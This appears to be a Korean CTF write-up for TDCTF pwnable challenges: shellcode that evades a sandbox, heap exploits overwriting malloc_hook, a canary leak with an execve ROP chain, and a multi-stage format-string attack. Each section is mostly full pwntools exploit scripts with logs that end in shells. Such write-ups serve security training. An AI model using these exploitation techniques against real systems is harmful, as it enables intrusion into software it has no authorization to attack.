r = remote("bd89c972.tendollar.kr", 10000)
print r.recvuntil("> ")

__X32_SYSCALL_BIT = 0x40000000
SYS_OPEN = 2

sc = "mov rax, 0x67616c662f\n"
sc += "push rax\n"
sc += "mov rdi, rsp\n"
sc += shellcraft.amd64.linux.syscall(SYS_OPEN | __X32_SYSCALL_BIT, 'rdi', 0)
sc += shellcraft.amd64.read('rax', "rsp", 0x100)
sc += shellcraft.amd64.write(1, "rsp", 0x100)

# replace (syscall) to (nop; nop)
sc_asm = asm(sc, arch="amd64").replace("\x0f\x05", "\x90\x90")

```

```

# add xor logic before (nop; nop)
xor = """
xor word ptr[rip], 0x959f
nop
nop
...
xor_sc = asm(xor, arch="amd64")

sc_asm = sc_asm.replace("\x90\x90", xor_sc)
print disasm(sc_asm, arch="amd64")

r.send(sc_asm)
r.interactive()

```

결과는 다음과 같습니다.

```

tbkim@ubuntu:~/tdctf/public/pwnable/sandbox_school_5$ python sol_sb5.py
[+] Opening connection to bd89c972.tendollar.kr on port 10000: Done
[*] Welcome to sandbox school for beginner!
[*] Put your shellcode as binary stream. I'll ready for your input as read(0, s
[*] Lv : Troll
[*] Desc : Now, you can't see me.
>
 0: 48 b8 2f 66 6c 61 67    movabs rax,0x67616c662f
 7: 00 00 00
 a: 50                      push  rax
 b: 48 89 e7                mov    rdi,rsp
 e: b8 01 01 01 01           mov    eax,0x1010101
13: 35 03 01 01 41           xor    eax,0x41010103
18: 31 f6                  xor    esi,esi
1a: 66 81 35 00 00 00 00    xor    WORD PTR [rip+0x0],0x959f      # 0x23
21: 9f 95
23: 90                      nop
24: 90                      nop
25: 48 89 c7                mov    rdi,rax
28: 31 c0                  xor    eax,eax
2a: 31 d2                  xor    edx,edx
2c: b6 01                  mov    dh,0x1
2e: 48 89 e6                mov    rsi,rsp
31: 66 81 35 00 00 00 00    xor    WORD PTR [rip+0x0],0x959f      # 0x3a
38: 9f 95
3a: 90                      nop
3b: 90                      nop
3c: 6a 01                  push   0x1
3e: 5f                      pop    rdi
3f: 31 d2                  xor    edx,edx
41: b6 01                  mov    dh,0x1
43: 48 89 e6                mov    rsi,rsp
46: 6a 01                  push   0x1
48: 58                      pop    rax
49: 66 81 35 00 00 00 00    xor    WORD PTR [rip+0x0],0x959f      # 0x52
50: 9f 95
52: 90                      nop
53: 90                      nop
[*] Switching to interactive mode
TDCTF{c0ngratz_y0u_survived_fr0m_the_beginner_school}

```

플래그 - TDCTF{c0ngratz_y0u_survived_fr0m_the_beginner_school}

(Pwn) Basic Heap by @burn6 - 11 solved

문제 명세

Challenge 11 Solves X

Basic Heap

500

Author: @burn6
I'm learning about heap exploit techniques that make me sick!
Server Info: nc basicheap.tendollar.kr 11000

basicheap.tar....

Key SUBMIT

문제 풀이

1 번 메뉴에서 사이즈를 지정하여 malloc 을 해줍니다.

```
unsigned __int64 sub_980()
{
    int v0; // ebx
    int v2; // [rsp+4h] [rbp-1Ch]
    unsigned __int64 v3; // [rsp+8h] [rbp-18h]

    v3 = __readfsqword(0x28u);
    puts("Input Length");
    _isoc99_scanf("%d", &v2);
    v0 = dword_20202C;
    qword_202030[v0] = malloc(v2);
    puts("Input Memo!");
    read(0, qword_202030[dword_20202C], v2);
    ++dword_20202C;
    puts("Create Note Done.\n");
    return __readfsqword(0x28u) ^ v3;
}
```

2 번 메뉴로 릭이 가능합니다.

```
unsigned __int64 sub_A59()
{
```

```

int v1; // [rsp+4h] [rbp-Ch]
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
v1 = 0;
puts("Choose Note");
_isoc99_scanf("%d", &v1);
puts((const char *)qword_202030[v1]);
return __readfsqword(0x28u) ^ v2;
}

```

3 번 메뉴로 free 가 자유롭습니다.

```

unsigned __int64 sub_AD2()
{
    int v1; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v2; // [rsp+8h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    v1 = 0;
    puts("Choose Note");
    _isoc99_scanf("%d", &v1);
    free(qword_202030[v1]);
    puts("Delete Note Done.\n");
    return __readfsqword(0x28u) ^ v2;
}

```

공격 시나리오는 fastbin fastbin smallbin fastbin -> smallbin free (libc leak) -> fastbin double free -> malloc_hook overwrite (full relro 때문에 got overwrite x) 입니다. 일단 처음부터 0x60 으로 만들어서 나중에 귀찮지 않게 처음부터 fake chunk size 에 맞춰주고 smallbin, top chunk 와 병합을 하지 않을 fastbin 을 하나 더 만들고 smallbin free 후 libc leak 을 합니다.

fake chunk 를 할당할 주소는 malloc_hook-35 지점인데

```

gdb-peda$ x/10gx 0x7f189914faed + 35
0x7f189914fb10 <__malloc_hook>: 0x0000000000000000 0x0000000000000000

```

저 malloc_hook 지점에 overwrite 를 하기 위해선 일단 malloc_hook - 0x10 지점에 chunk 를 할당해야 합니다.

```

gdb-peda$ x/10gx 0x7f189914faed + 25
0x7f189914fb06 <__memalign_hook+6>: 0x7f1898e10a000000 0x0000000000000000

```

이 지점에서 보면 size 필드가 0 이므로 size error 가 나기 때문에 할당을 할 수가 없다. 결국 넣을만한 size 필드를 찾아서 넣어줘야 합니다.

```
gdb-peda$ x/10gx 0x7f189914faed
0x7f189914faed <_IO_wide_data_0+301>: 0x189914e260000000 0x000000000000007f
```

size 필드가 7f이기 때문에 처음부터 0x60 size의 chunk를 할당해 준 것입니다.

```
gdb-peda$ x/2gx 0x7f6373edaaed + 35
0x7f6373edab10 <__malloc_hook>: 0x00007f6373c07147 0x00000000000000a
gdb-peda$ x/gx 0x00007f6373c07147
0x7f6373c07147 <exec_comm+2263>
```

malloc_hook에 원샷 가젯을 넣고 다시 malloc을 하면 쉘이 실행된다. 익스 코드와 실행 결과는 다음과 같습니다.

```
from pwn import *

t = process("./tf")

def c(a,b):
    t.sendlineafter("Quit","1")
    t.sendlineafter("Input Length",str(a))
    t.sendlineafter("Input Memo!",str(b))

def s(a):
    t.sendlineafter("Quit","2")
    t.sendlineafter("Note",str(a))

def d(a):
    t.sendlineafter("Quit","3")
    t.sendlineafter("Note",str(a))

c(0x60,"a")
c(0x60,"")
c(0x100,"b")
c(0x60,"c")

d(2)
s(2)

t.recvline()
ma = u64(t.recv(6).ljust(8,'\\x00'))
#print hex(ma)

libc = ma - 0x3c4b78
log.success("libc : " + hex(libc))
malloc_hook = libc + 0x00000000003C4B10
log.success("malloc_hook : " + hex(malloc_hook))
one = libc + 0x00000000000F1147
log.success("oneshot : " + hex(one))
c(0x100,"b")

d(0)
```

```
d(1)
d(0)

c(0x60,p64(malloc_hook-35))
c(0x60,"a")
c(0x60,"b")
pause()
c(0x60,"a"*3 + p64(one)*3)
pause()
t.sendline("1")
t.sendline("1")

t.interactive()
```

```
tbkim@ubuntu:~/tdctf/pwnable/basicheap$ python sol_basicheap.py
[+] Opening connection to basicheap.tendollar.kr on port 11000: Done
[+] libc : 0x7fec608c7000
[+] malloc_hook : 0x7fec60c8bb10
[+] oneshot : 0x7fec609b8147
[*] Paused (press any to continue)
[*] Paused (press any to continue)
[*] Switching to interactive mode

Create Note Done.

Simple Note!!
1. Create Note
2. Show your Memo
3. Delete Note
4. Quit
Input Length
$ cat flag
TDCTF{learning_heap_exploit_is_sooooo_fun}
$
[*] Interrupted
[*] Closed connection to basicheap.tendollar.kr port 11000
```

플래그 - TDCTF{learning_heap_exploit_is_sooooo_fun}

(Pwn) Casino by @zzado - 3 solved

문제 명세

The screenshot shows a challenge interface. At the top left are two buttons: 'Challenge' and '3 Solves'. At the top right is a close button ('X'). Below these, the challenge title 'Casino' is displayed in bold, followed by its difficulty level '900'. Underneath the title, the author information 'Author: @zzado' is shown. A welcome message 'Welcome to TenDollar Casino!' follows, along with server details 'Server Info: casino.tendollar.kr 10101 (Ubuntu 16.04)'. A download button labeled 'casino.tar.gz' is present. To the right of the download button is a large input field labeled 'Key' for entering the solution. To the right of the 'Key' field is a 'SUBMIT' button.

문제 풀이

문제 컨셉은 shrinking free chunk 를 통한 heap exploit 을 의도로 출제 하였습니다. 문제에 관련된 취약점은 다음과 같습니다.

1. Heap chunk off by one - Passport 생성/수정 시 name 부분에서 off by one 발생
2. Time based seed - PassportNo 를 생성함에 있어 srand(time(NULL))을 seed 로 사용하는 난수 사용
3. Stack overflow - Craps 게임에서 주사위 합을 입력 받는 부분에서 stack buffer overflow 발생

익스플로잇 순서는 다음과 같습니다.

1. Time based seed 취약점을 통해 PassportNo 을 알아내고 Craps 게임을 시작 합니다.
2. Craps 게임에서 발생하는 stack buffer overflow 를 통해 배팅한 돈과 랜덤으로 생성된 주사위 값들을 수정하여 부자가 됩니다.
3. 앞서 번 돈을 이용하여 shop 에 방문하여 아이템을 살 수 있는데, 이 메뉴를 통해 지불하 값에 해당하는 size 의 chunk 를 malloc 할 수 있습니다.
4. Passport->name 에서 발생하는 off by one 을 통해 free 된 item 의 prev size 의 하위 1 바이트를 0x00 으로 수정하여 shrinking free chunk 를 트리거 할 수 있습니다.
5. 4 번에서 트리거 시킨 shrinking free chunk 를 이용하여 libc leak 과, item size 필드를 수정하여 heap overflow 를 트리거 할 수 있습니다.
6. 5 번에서 트리거 시킨 heap overflow 를 이용하여 익스플로잇 하면 됩니다.

익스 코드는 다음과 같습니다.

```
from pwn import *

def craps(passport, bet, payload):
    p.sendline("2")
    p.recvuntil(">> ")
    p.sendline(str(passport))
    p.recvuntil(">> ")
    p.sendline(str(bet))
    p.recvuntil(">> ")
    p.send(payload)

def buy(money, payload) :
    p.recvuntil(">> ")
    p.sendline("1")
    p.recvuntil(">> ")
    p.sendline(str(money))
    p.recvuntil(">> ")
    p.send(payload)

def sell(idx):
    p.recvuntil(">> ")
    p.sendline("3")
    p.recvuntil(">> ")
    p.sendline(str(idx))

def modify(idx, payload) :
    p.recvuntil(">> ")
    p.sendline("2")
    p.recvuntil(">> ")
    p.sendline(str(idx))
    p.recvuntil(">> ")
    p.send(payload)

s = process("./seed") # get current time(0)
p = remote("casino.tendollar.kr", 10101)
rand_list = s.recv().split("\n")[:-1]
s.close()
elf = ELF("./casino")
lib = ELF("/lib/x86_64-linux-gnu/libc.so.6")
_one_shot_offset = [0x45216, 0x4526a, 0xf02a4, 0xf1147]

passport = int(rand_list[0])^0xffffffff

p.recvuntil(">> ")
p.sendline("zzado")
p.recvuntil(">> ")
p.sendline("KR")
p.recvuntil(">> ")

payload = "2" + "\x00"*0xf + p32(20000) + p32(1)+ p32(1)
craps(passport, 10, payload)
```

```

p.recvuntil(">> ")
p.sendline("3")

buy(0x208-0x18, "a"*(0x208-0x30) + p64(0) + "\x00\x02" + "\n")
buy(0x100-0x18, "b\n")      # 2

sell(1)

p.recvuntil(">> ")
p.sendline("4")

p.recvuntil(">> ")
p.sendline("4")

p.recvuntil(">> ")
p.send("1"*0xE4)
p.recvuntil(">> ")
p.sendline("KR")

p.recvuntil(">> ")
p.sendline("3")

buy(0x100-0x10 - 0x10, "c\n")    # 1
buy(0x80-0x10, "d\n")      # 3

sell(1)
sell(2)
#p.recvuntil(">> ")

buy(0x100 - 0x10, "zzado\n")
buy(0x100 - 0x10, "zzado\n")
buy(0x60 - 0x10, "zzado\n")
buy(0x60 - 0x10, "zzado\n")
buy(0x60 - 0x10, "zzado\n")

modify(3, p64(elf.got["puts"]) + p64(0x1000) + "\n")
p.recvuntil(">> ")
p.sendline("2")

p.recvuntil("[ 2/16] ")
_puts = int(p.recv(6)[::-1].encode("hex"), 16)
_lib_base = _puts - lib.symbols["puts"]
_one_shot = _lib_base + _one_shot_offset[2]
_target = _lib_base + 0x3c4aed

log.info("puts : " + hex(_puts))
log.info("oneshot : " + hex(_one_shot))
log.info("malloc_hook : " + hex(_target))

p.recvuntil(">> ")
p.sendline("100")
sell(6)

```

```

sell(5)

modify(3, p64(0x00)*33 + p64(0x71) + p64(_target) + "\n")

buy(0x60 - 0x10, "\n")
buy(0x60 - 0x10, "\x00"*3 + p64(_one_shot) + "\n")

p.recvuntil(">> ")
p.sendline("1")
p.recvuntil(">> ")
p.sendline("30")

p.interactive()

```

실행 결과는 다음과 같습니다.

```

tbkim@ubuntu:~/tdctf/public/pwnable/casino$ python sol_casino.py
[+] Starting local process './seed': pid 54398
[+] Opening connection to casino.tendollar.kr on port 10101: Done
[*] Process './seed' stopped with exit code 0 (pid 54398)
[*] '/home/tbkim/tdctf/public/pwnable/casino/casino'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[*] puts : 0x7efcef92d690
[*] oneshot : 0x7efcef9ae2a4
[*] malloc_hook : 0x7efcef82aed
[*] Switching to interactive mode
$ cat flag
TDCTF{Metan_Dong_Fire_Fist}

```

플래그 - TDCTF{Metan_Dong_Fire_Fist}

(Pwn) Burn it by @burn6 - 13 solved

문제 명세

Challenge 13 Solves ×

Burn it
400

Author: @burn6
Burn it all !
Server Info: nc burnit.tendollar.kr 10000 (Ubuntu 16.04)

burnit.tar.gz

Key SUBMIT

문제 풀이

```
bskim@bsbuntu:~/pwnable$ checksec solve
[*] '/home/bskim/pwnable/solve'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
```

기본적인 보호 기법은 다 걸려있습니다. main 과 sub_B8F 함수를 살펴 보면 다음과 같습니다.

```
void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
    int v3; // [rsp+0h] [rbp-10h]
    int v4; // [rsp+4h] [rbp-Ch]
    unsigned __int64 v5; // [rsp+8h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    v4 = 0;
    puts("Hello !");
    puts("Select Menu!");
    while ( 1 )
    {
        puts("1.reg, 2.score, 3.view, 4.any comment? : ");
        _isoc99_scanf("%3d", &v3);
        getchar();
```

```

if ( v3 == 2 )
{
    sub_954("%3d", &v3);
    goto LABEL_14;
}
if ( v3 > 2 )
{
    if ( v3 == 3 )
    {
        sub_AC2("%3d", &v3);
        goto LABEL_14;
    }
    if ( v3 == 4 )
    {
        sub_B8F();
        goto LABEL_14;
    }
}
else if ( v3 == 1 )
{
    sub_8D0();
    goto LABEL_14;
}
puts("Oh..You are BlackGoat??");
LABEL_14:
    ++v4;
}
}

```

```

unsigned __int64 sub_B8F()
{
    char v1; // [rsp+7h] [rbp-159h]
    __int64 v2; // [rsp+8h] [rbp-158h]
    char v3; // [rsp+10h] [rbp-150h]
    unsigned __int64 v4; // [rsp+158h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    while ( 1 )
    {
        puts("Do you have anything to say to the professor?[y/n]");
        _isoc99_scanf("%s", &v1);
        getchar();
        if ( v1 != 121 )
            break;
        sub_B40(v2, (__int64)&v3);
        printf("right? %s\n", &v3);
    }
    puts("Good bye~");
    return __readfsqword(0x28u) ^ v4;
}

__int64 __fastcall sub_B40(__int64 a1, __int64 a2)
{
    __int64 result; // rax
}

```

```

int i; // [rsp+1Ch] [rbp-4h]

for ( i = 0; ; ++i )
{
    result = getchar();
    if ( (signed int)result == '\n' || (signed int)result == '\r' )
        break;
    *(_BYTE *)(i + a2) = result;
}
return result;
}

```

취약점이 발생하는 부분은 sub_B8F 안의 sub_B40입니다. getchar()로 스택에 한 글자 씩 써주면서 개행 문자와 뭔가 알 수 없는 문자는 입력시켜주지 않습니다. sub_B8F에서 printf가 있기 때문에 leak이 발생하고 sub_B40에서 overflow가 가능합니다.

```

gdb-peda$ x/60gx $rsp
0x7fffffff320: 0x00007fffffff360 0x000000000000000a
0x7fffffff330: 0x0000000000000000 0x00000008ffffe4b0
0x7fffffff340: 0x00007fffffff4b0 0x0000555555554bf9
0x7fffffff350: 0x7900000000000000 0x0000000000000400
0x7fffffff360: 0x6161616161616161 0x00007ffff7a7a1f3
0x7fffffff370: 0x000000000000000e 0x0000000000000004
0x7fffffff380: 0x0000000000000001 0x000003e800002190
0x7fffffff390: 0x0000000000000005 0x0000000000008801
0x7fffffff3a0: 0x0000000000000000 0x00007ffff7dd18e0
0x7fffffff3b0: 0x00005555555547a0 0x00007fffffff5b0
0x7fffffff3c0: 0x0000000000000000 0x0000000000000000
0x7fffffff3d0: 0x00007fffffff4d0 0x00007ffff7a785df
0x7fffffff3e0: 0x000000003a6339be 0x0000003000000008
0x7fffffff3f0: 0x00007fffffff4c0 0x00007fffffe400
0x7fffffff400: 0x00007ffff7dd2620 0x00007fffffe4c0
0x7fffffff410: 0x00007ffff7dd3780 0x00007ffff7b042c0
0x7fffffff420: 0x202c65726f63732e 0x202c776569762e33
0x7fffffff430: 0x0000555555757010 0x00007fffffe5b0
0x7fffffff440: 0x0000000000000000 0x00007ffff7a87409
0x7fffffff450: 0x0000000000000000 0x00007ffff7dd2620
0x7fffffff460: 0x00000000000000a 0x0000555555554e88
0x7fffffff470: 0x00007fffffff5b0 0x00007ffff7a8781b
0x7fffffff480: 0x0000000000000029 0x00007ffff7dd2620
0x7fffffff490: 0x0000555555554e88 0x00007ffff7a7c7fa
0x7fffffff4a0: 0x0000000000000000 0x741644d505f55200
0x7fffffff4b0: 0x00007fffffff4d0 0x0000555555554ce7
0x7fffffff4c0: 0x0000000000000004 0x741644d505f55200
0x7fffffff4d0: 0x0000555555554d00 0x00007ffff7a2d830

```

sub_b40에서 a를 8개 쓴 모습인데 sub_b40의 스택 프레임은 320~340이고 sub_b8f 함수의 스택에 입력하게 됩니다. 그리고 4b8이 sub_b8f의 ret 이므로 저곳까지 덮어씌워야 합니다. 먼저 libc와 canary를 leak해야하는데 0x00007ffff7dd18e0 (_IO_2_1_stdin_)인 libc 함수까지의 거리를

계산하면 $0x3a0 - 0x360 + 0x8 = 72$ byte, canary 까지의 거리는 $0x4a0 - 0x360 + 0x9 = 329$ byte 가 됩니다. 이 내용을 기반으로 익스 코드를 작성하면 됩니다. 익스 코드는 다음과 같습니다.

```
from pwn import *

t = process('./burnit')

e = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')

std_off = e.symbols['_IO_2_1_stdin_']
s_off = e.symbols['system']
b_off = 0x18cd57

t.recvuntil('4.any comment? : \n')
t.send("4\n")
t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.send("y\n")
payload = "a"*72
t.sendline(payload)
t.recvuntil("a"*72)
stdin = u64(t.recvline()[:-1].ljust(8, '\x00'))
libc = stdin - std_off
system = libc + s_off
binsh = libc + b_off
prdi = libc + 0x0000000000021102
success(hex(libc))
#success(hex(system))

t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.send("y\n")
payload = "a"*329
t.sendline(payload)
t.recvuntil("a"*329)
canary = u64(t.recv(7).rjust(8, '\x00'))
success(hex(canary))

t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.send("y\n")
payload = "a"*328
payload += p64(canary)
payload += "a"*8

payload += p64(prdi)
payload += p64(binsh)
payload += p64(system)

t.sendline(payload)
t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.sendline("n")

t.interactive()
```

쉘이 떨어지지 않습니다....ㅠㅠ

```
if ( (signed int)result == 0xALL || (signed int)result == 0x90LL )
    break;
```

이 부분에서 개행 문자와 0x90 문자를 써주지 않는데 system 의 하위 1 바이트에 90 이 들어가므로 써지지 않는 것 같습니다.

```
from pwn import *

t = process('./burnit')

e = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')

std_off = e.symbols['_IO_2_1_stdin_']
s_off = e.symbols['system']
b_off = 0x18cd57

t.recvuntil('4.any comment? : \n')
t.send("4\n")
t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.send("y\n")
payload = "a"*72
t.sendline(payload)
t.recvuntil("a"*72)
stdin = u64(t.recvline()[:-1].ljust(8, '\x00'))
libc = stdin - std_off
system = libc + s_off
binsh = libc + b_off
prdi = libc + 0x0000000000021102
prax = libc + 0x0000000000033544
prsi = libc + 0x00000000000202e8
prdx = libc + 0x00000000000001b92
syscall = libc + 0x00000000000bc375
success(hex(libc))
#success(hex(system))

t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.send("y\n")
payload = "a"*329
t.sendline(payload)
t.recvuntil("a"*329)
canary = u64(t.recv(7).rjust(8, '\x00'))
success(hex(canary))

t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.send("y\n")
payload = "a"*328
payload += p64(canary)
payload += "a"*8

payload += p64(prax)
payload += p64(0x3b)
```

```

payload += p64(prdi)
payload += p64(binsh)
payload += p64(prsi)
payload += p64(0)
payload += p64(prdx)
payload += p64(0)
payload += p64(syscall)

t.sendline(payload)
t.recvuntil('Do you have anything to say to the professor?[y/n]')
t.sendline("n")

t.interactive()

```

execve 를 만들어서 익스를 해주면 아래와 같이 정상적으로 쉘을 획득 할 수 있습니다.

```

tbkim@ubuntu:~/tdctf/public/pwnable/burnit$ python sol_burnit.py
[+] Opening connection to burnit.tendollar.kr on port 10000: Done
[*] '/lib/x86_64-linux-gnu/libc-2.23.so'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[+] 0x7f9c35a1b000
[+] 0x6553e82bc2488e00
[*] Switching to interactive mode

Good bye~
$ cat flag
TDCTF{burn6_burned_by_all}

```

플래그 - TDCTF{burn6_burned_by_all}

(Pwn) Go Go by @cosine - 2 solved

문제 명세

Challenge 2 Solves X

Go Go
950

Author: @cosine
printf("Let's %c%c%c %c%c%c\n", 0x47, 0x4f, 0x21, 0x47, 0x4f, 0x21);
Server Info: nc gogo.tendollar.kr 12010 (Ubuntu 16.04)

gogo.tar.gz

Key SUBMIT

문제 풀이

본 문제는 고전 기법의 고인물들을 위해 출제한 FSB 문제입니다. 이 문제는 총 3 단계로 나눌 수 있고, 각각 지역 변수, sfp 체인(Triple-Staged Attack), 인티저 오버플로를 이용하여 풀도록 의도했습니다.

일단 IDA 로 열면 main 함수가 디컴파일이 안 됩니다. Options|General|Disassembly|Display disassembly line parts|Stack pointer 를 체크해 어셈블리 뷰에 스택 포인터를 표시하고, 이 수가 마이너스가 되는 부분을 우클릭해, Change stack pointer 에서 값 0 을 줘서 디컴파일이 되게 합니다. 이 때 디컴파일 결과가 깨져 어셈블리 내용이 다 반영이 안 돼 있을 수 있으니 탭을 눌러 어셈블리와 비교하며 보는 게 좋습니다.

메인 함수에서는 랜덤 주소로 mmap 을 하고 rsp 를 거기로 옮겨서 새로운 스택으로 사용합니다. 그 후 stage 1 함수를 호출합니다.

Stage 1 에서는 힙에 랜덤 키가 저장돼 있고 FSB 취약점을 이용해 키를 알아내면 다음 스테이지로 넘어갈 수 있습니다. 이 문제에서는 흔한 케이스와는 달리 사용자 입력이 스택이 아닌 힙에 들어갑니다. 이후 스테이지도 마찬가지입니다. 그래서 직접 스택에 유용한 주소를 채워둘 수 없습니다. 하지만 스택에 원래 있던 변수들을 사용하는 것이 가능합니다. 올드비라면 이와

같은 세팅을 위한 기법으로 Double-Staged Format String Attack⁴ 을 기억할 수도 있을 것 같습니다. 이 문제에서는 단순히 지역 변수에 키를 가리키는 포인터가 있어 %s 로 읽으면 키를 얻을 수 있습니다.

Stage 2 에서는 마찬가지로 힙에 랜덤 키가 저장돼 있고 입력 값이 이와 일치하면 다음 스테이지로 넘어갑니다. FSB 가 있는 printf 가 여러 번 호출되지만 매번 새로운 랜덤 스택이 할당된다. printf 는 빈 점퍼 함수 호출을 3 번 거쳐 호출됩니다. 여기서 활용할 수 있는 스택 값은 점퍼 함수들이 남겨놓은 sfp 들입니다. 이 sfp 체인을 이용하면 Double-Staged Format String Attack 을 응용한 공격이 가능합니다. 여기서는 노드가 3 개인 체인을 이용하므로 Triple-Staged Attack 이라고도 할 수 있을 것 입니다.

sfp1->sfp2->mem 의 포인터 관계에서, sfp1 에 %hn 을 주면 sfp2 에 값이 쓰이고 sfp2 에 %hn 을 주면 mem 에 값이 쓰입니다. 바꿔 말하면, sfp1 에 %hn 을 주면 sfp2 가 값을 쓰는 위치를 옮길 수 있다는 뜻이 됩니다. 하드디스크로 치면 sfp2 는 값을 쓰는 Head, sfp1 는 Head 를 옮기는 Motor 일 때, Head(sfp2) 또는 Motor(sfp1) 에 전기 신호를 주면 하는 동작으로 비유할 수 있습니다. 이를 이용하면 스택(mem)에 새로운 주소를 하나 쓸 수 있습니다. 이 주소에 %s/%n 을 주면 arbitrary read/write 을 할 수 있게 됩니다. 매 호출마다 스택이 날아가서 스택 안에 있는 mem 값이 보존되지 않지만 sfp3 위치에 쓴다면(mem=sfp3) 리턴할 때 rbp 레지스터에 pop 되어 호출 간에도 유지됩니다. Stage 1 에서 힙 주소 하나를 릭해 뒀다가 arbitrary read/write 를 통해 힙에 있는 키를 릭하거나 변경하여 다음 스테이지로 넘어갈 수 있습니다.

stage 3 에서 FSB 로 system 함수의 커맨드를 바꿔서 셀을 띄우면 되지만 루프가 for (unsigned i = 1; i < 2; i++) 라서 printf 를 한 번밖에 사용할 수 없습니다. 스택 내에 i 를 가리키는 포인터가 있어 i 를 바꿀 수는 있지만, printf("%r" * 0x13041 + user_input) 형태로 printf 가 호출되기 때문에 %n 으로는 i 에 1 보다 작은 값을 쓸 수 없어 보입니다. 하지만 %hn, %hhn 을 사용하면 달라집니다. 작은 타입 포맷에서는 write 되는 값이 타입 바운더리를 넘어갈 때 인티저 오버플로가 일어나 0~0xff, 0~0xffff 범위에서 사이클하게 됩니다. 이는 큰 인티저 값을 작은 인티저 타입에 대입할 때 값이 잘리는 것으로 볼 수도 있습니다. 이 현상을 이용하면 i 에 바이트 0 을 쓸 수 있고, 루프를 무한 번 돌 수 있게 되어 충분히 arbitrary write 를 통해 커맨드를 쓸 수 있습니다.

해결 코드와 실행 결과는 다음과 같습니다.

```
from pwn import info, process, u16

def main():
    r = remote("gogo.tendollar", 12010)

    # stage 1: local variables
```

⁴ <http://pwn3r.tistory.com/entry/Docs-Double-Staged-Format-String-Attack>

```

t.sendline('%c%c%c%c%p%//')
output = t.recvuntil('//', drop=True)
secret1 = output[-20:]

p_heap = output[:20].rsplit('0x', 1)[-1]
p_heap = int(p_heap, 16)

info(`secret1`)
t.sendline(secret1)

# stage 2: sfp chain
t.recvuntil('Congratulations!')
t.sendline('%c%c%c%c%c%p**')
rbp2 = t.recvuntil('*', drop=True).rsplit('0x', 1)[-1]
rbp2 = int(rbp2, 16)

p_address = rbp2 + 0x10
p_secret2 = p_heap + 0x90

t.sendline('%c%c%c%c%c%{}c%hn##'.format((p_secret2 & 0xffff) - 6))
t.recvuntil('##')

p_address_next = (p_address + 2) & 0xff
t.sendline('%c%c%c%c%{}c%hn%{}c%hn##'.format(p_address_next - 4,
                                              ((p_secret2 >> 16) & 0xffff) - p_address_next))
t.recvuntil('##')

p_address_next = (p_address + 4) & 0xff
t.sendline('%c%c%c%c%{}c%hn%{}c%n##'.format(p_address_next - 4,
                                              ((p_secret2 >> 32) & 0xffff) - p_address_next))
t.recvuntil('##')

t.sendline('%c%c%c%c%c%c%c%cs//')
output = t.recvuntil('//', drop=True)
secret2 = output[-32:]

info(`secret2`)
t.sendline(secret2)

# stage 3: integer overflow
t.recvuntil('Congratulations!')

t.sendline('%{}c%10$hhn%12$p**'.format(0x100 - 0x41))
output = t.recvuntil('*', drop=True)

rbp2 = int(output.rsplit('0x', 1)[-1], 16)
p_address = rbp2 + 0x10

p_command = p_heap + 0x180 + 2
p_command_next = p_command & 0xff

t.sendline('%{}c%10$hhn%{}c%14$hhn##'.format(0x100 - 0x41, p_command_next))
t.recvuntil('##')

for i in range(1, 6):

```

```

p_address_next = (p_address + i) & 0xff

t.sendline('%{}c%10$hhn%{}c%12$hhn**'.format(0x100 - 0x41, p_address_next))
t.recvuntil('*')

p_command_next = p_command >> (i * 8)
p_command_next &= 0xff

t.sendline('%{}c%10$hhn%{}c%14$hhn##'.format(0x100 - 0x41, p_command_next))
t.recvuntil('##')

t.sendline('%{}c%10$hhn%{}c%16$hhn!!'.format(0x100 - 0x41))
t.recvuntil('!!')

p_command -= 2

p_address_next = p_address & 0xff

t.sendline('%{}c%10$hhn%{}c%12$hhn**'.format(0x100 - 0x41, p_address_next))
t.recvuntil('*')

p_command_next = p_command & 0xff

t.sendline('%{}c%10$hhn%{}c%14$hhn##'.format(0x100 - 0x41, p_command_next))
t.recvuntil('##')

command = u16('sh') + 0x10000 - 0x3041
t.sendline('%{}c%16$hn!!'.format(command))
t.recvuntil('!!')

t.interactive()

if __name__ == '__main__':
    main()

```

```

tbkim@ubuntu:~/tdctf/pwnable/gogo$ python sol_gogo.py
[+] Opening connection to gogo.tendollar.kr on port 12010: Done
[*] '6b2cdc6325028ee9a0b7'
[*] '3004c14e7e341c857d637b5ebc40e0fd'
[*] Switching to interactive mode
$ cat flag
TDCTF{to_me_fsb_feels_like_a_puzzle_game}
$
[*] Interrupted
[*] Closed connection to gogo.tendollar.kr port 12010

```

플래그 - TDCTF{to_me_fsb_feels_like_a_puzzle_game}

(Pwn) Feedback by @Hackability - 3 solved

문제 명세

Challenge 3 Solves X

Feedback

900

Author: @Hackability

Weird feedback...Weird... That's sooooooo fxxking weird, man!.... hmm...

- tmp folder will removed every one hour
- this challenge doesn't need any crazy heap exploit techniques, maybe a little :P

[*] Notice 1: Binary is changed. Please, checkout the new one.

```
// change log in modify function
--- read(0, g_ptr[idx]->msg, g_ptr[idx]->nLen-1);
+++ read(0, g_ptr[idx]->msg, g_ptr[idx]->nLen);
```

Server Info: nc feedback.tendollar.kr 12000 (Ubuntu 16.04)

feedback.tar.gz

Key

SUBMIT

문제 풀이

